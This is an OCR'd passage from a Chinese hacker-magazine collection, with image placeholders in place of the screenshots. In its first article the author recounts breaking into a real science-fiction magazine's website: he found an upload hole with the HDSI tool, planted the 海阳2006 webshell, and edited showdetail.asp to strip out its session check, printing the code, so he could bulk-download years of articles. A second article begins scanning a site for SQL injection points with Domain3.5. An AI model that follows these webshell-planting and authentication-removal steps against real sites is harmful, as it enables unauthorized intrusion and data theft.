


图 4




图 5

先下10篇调试一下。奇怪，怎么全是“拒绝访问”？




图 6




图 7

一拍脑门，我把那个session验证给忘了！不是吧，难不成2000多篇文章真要我一个一个地下？虽然说天才是百分之一的灵感加上百分之九十九的汗水，可这也太多了吧？不管了，睡觉先。

几天后，百无聊赖之际，我用HDSI 2.2最终版测试了一下旁注功能，鬼使神差地输入了科幻世界的网址，显示有3个域名，随手测试了一下上传页面，居然蒙中了，如图8（大哥，这期彩票你买的啥号，透露一下吧）！接下来都是套路了，用老兵的上传工具传个海阳2006上去，网站的权限算是拿下了。可我的目标是十年的文章数据啊，于是翻箱倒柜那叫一通好找，却只找到了几个.mdf文件，下载下来用数据库浏览器也没法看，真郁闷。

后来想了想，没法直接得到数据库，我可以写个asp文件查询数据库啊，虽然我不会写asp，可我会改啊，嘿嘿（小人得志！）说干就干，找到showdetail.asp进行修改。




图 8

老实说，海阳2006的文本文件操作没有以前方便了，我只好用cmd.asp用copy命令将此文件改为txt后缀，然后用浏览器查看了一下，主要代码如下：

```
if session("sfw_uid")="" and session("online_ser")="" then
        response.write "拒绝访问！"
            response.end
end if                    //这里是session验证的代码

ZTid=Request("ZTid")

SQL="select top 1 * from khsj Where id="&ZTid
set rs=server.createobject("ADODB.recordset")
rs.open sql,conn,1,1

if not rs.eof then
   rs("Readnum")=rs("Readnum")+1
   rs.update

      Response.Write("ZTbody="& server.URLEncode(rs("Text")) &"&")//这里对数据进行了处理
      Response.Write("ZTtitle=题目:"& rs("Title") &"&")
      Response.Write("info=作者:<FONT COLOR='#D31919'>"&rs("Author")&"</FONT> 栏目:<FONT COLOR='#D31919'>"&rs("column")&"</FONT> 查阅率:<FONT COLOR='#D31919'><b>"&rs("Readnum")&"</b></FONT>  发表时间:<FONT COLOR='#D31919'><b>"&rs("Year")&"</b></FONT> 总第<FONT COLOR='#D31919'>"&rs("issue")&"</FONT>期 &")
else

end if
```

删除进行session验证的代码，这样就可以用FlashGet批量下载；对输出数据的代码调整如下：

```
      Response.Write("题目:"& rs("Title")&vbCrLf)
      Response.Write("作者:"&rs("Author")&" 栏目:"&rs("column")&" 发表时间:"&rs("Year")&" 总第"&rs("issue")&"期"&vbCrLf)
        Response.Write(rs("Text")&vbCrLf)
```

然后用“编辑”功能保存为xiaoshuo.asp，最后用FlashGet按上面介绍的方法批量down下来就ok了。

终于突破了重重封锁，拿到了“穿越时空”的“时空宝盒”，把这作为生日礼物送给我那也喜欢科幻小说的兄弟真是再好不过了！

（本章中涉及到的程序HDSI、SWFDecoder50_OFA、编码转换工具已经收录在光盘中）

一个人的战争

别小看了注入

寂寞天空

好久没有入侵网站了，不为别的，只是感觉的没意思，已经不像刚开始接触时那样每天都想要弄点小技术，和朋友一起无法无天的乱黑了，或许是因为现在成熟点了，懂事了。就象小刀说的，“你只是被少数人捧起，大部分人踩在脚下的小人物……正视自己，学会低调”。

今天我的好朋友突然来找我，说他朋友开了个红客网站，准备进行红客教学，想让我帮忙检测一下站点安全性，我本来不想答应的，可是禁不住他软磨硬磨，嘴一软，就答应了。

踩点，入侵的关键的第一步。我不是扫描系统，而是扫描网站的注入点，不用说了，拿出时下最流行的Domain3.5旁注工具，它自带了检测注入点的工具，把网址输入到当前路径，就可以自动检测注入点，如图1。




图 1

运气不错，发现两个注入点。随便检测一下吧，进入到“sql检测注入”栏，开始检测，很快结果就出来了，如图2。

